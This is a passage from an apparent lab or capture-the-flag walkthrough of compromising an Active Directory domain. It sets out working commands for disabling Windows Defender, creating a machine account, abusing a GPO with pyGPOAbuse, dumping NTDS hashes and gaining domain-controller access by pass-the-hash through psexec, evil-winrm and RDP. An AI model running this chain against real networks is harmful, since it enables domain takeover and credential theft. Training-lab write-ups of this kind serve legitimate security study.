

In a few moment, we should be able to reach the domain controller from this workstation

I will disable Windows Defender real time monitoring and then upload SharpHound via smbclient but as we remember that "ghill_sa" is not a member of the domain and we do not have cleartext password of "bbarkinson" as well
Set-MpPreference -DisableRealtimeMonitoring $true

Adding domain computer for BloodHound collector
We can create a new machine account on the domain controller since we have valid domain user and by default, Machine Account Quota on any domain is set to 10 so any user can create up to 10 machine account on the domain
uv run nxc ldap DC-01 -u 'bbarkinson' -H 53c3709ae3d9f4428a230db81361ffbc -M maq

We can either use bloodyAD, addcomputer.py from impacket or NetExec to create a new machine account and now we have username and password for our SharpHound
uv run nxc smb DC-01 -u 'bbarkinson' -H 53c3709ae3d9f4428a230db81361ffbc -M add-computer -o NAME="backup" PASSWORD='password123'


Now we can run our SharpHound by suppling username and password of the machine account
.\SharpHound.exe -c all -d hsm.local --domaincontroller dc01.hsm.local --zipfilename hsm_local --ldapusername 'backup$' --ldappassword 'password123'
Privilege Escalation via Group Policy immediated task
Bloodhound result reveals that "bbarkinson" user has "GenericWrite" over "Finance Policy" group policy object which is link to the domain controller. what this mean is we can modify the domain controller using tool like pyGPOAbuse to create immediate task and add "bbarkinson" user or our domain machine account to local administrator group

To use pyGPOAbuse, we need to specify GPO ID which we can get it from either Gpopath or first CN under Distinguished Name

I will add my "backup$" computer machine to local administrator group on the domain controller and we will need to wait like 5 - 30 minutes for GPO to apply and run the task and by then we will have administrative access to the domain controller
python pygpoabuse.py hsm.local/bbarkinson -hashes :53c3709ae3d9f4428a230db81361ffbc -gpo-id 526CDF3A-10B6-4B00-BCFA-36E59DCD71A2 -command 'net localgroup administrators backup$ /add' -f



We can now get more hash by dumping hash in ntds.dit file over SMB via --ntds flag
uv run nxc smb DC-01 -u 'backup$' -p password123 --ntds
Now I will disable Windows Defender with the same trick used on Workstation
uv run nxc smb DC-01 -u 'administrator' -H '20f4d4038a64f83862c865c3d5ea2629' -X 'Set-MpPreference -DisableRealtimeMonitoring $true' --no-output


And now any impacket tool should work to get ourself into the domain controller as SYSTEM and loot root flag
impacket-psexec Administrator@DC-01 -hashes :20f4d4038a64f83862c865c3d5ea2629
Whoosh, WinRM is enabled and I forgot

Yep, I forgot that WinRM is enable so we can use evil-winrm to access the domain controller without bothering with Windows Defender at all
evil-winrm-py -i DC-01 -u 'administrator' -H '20f4d4038a64f83862c865c3d5ea2629'

And we can even land our foothold on it with "bbarkinson" as well
Bonus 1 - RDP to WSKT-01 and DC-01 as Administrator
If we want to access to workstation and domain controller as Administrator user, we can use reg.py from impacket toolkit to set "DisableRestrictedAdmin" registry key to 0
impacket-reg -hashes :d5cad8a9782b2879bf316f56936f1e36 'EC2AMAZ-NS87CNK\Administrator@WKST-01' add -keyName HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa -v DisableRestrictedAdmin -vt REG_DWORD -vd '0'

xfreerdp /u:'administrator' /pth:'d5cad8a9782b2879bf316f56936f1e36' /v:WKST-01 /cert-ignore /dynamic-resolution +clipboard

The same could also by applied to the domain controller as well!


Bonus 2 - Running rusthound from Kali Linux
Beside SharpHound, we can also use our machine account to collect domain information via rusthound as well, first we will need to create a new kerberos configuration file and use it first
uv run nxc smb DC-01 -u 'bbarkinson' -H 53c3709ae3d9f4428a230db81361ffbc --generate-krb5-file krb5conf2
export KRB5_CONFIG=krb5conf2

Then we can use kinit command to request TGT of this account and now we should be able to interact with the domain using kerberos authentication
kinit 'backup$'@HSM.LOCAL

Now our rusthound can happily run without error out
rusthound-ce --domain hsm.local -k -f dc01.hsm.local -z

And we are done!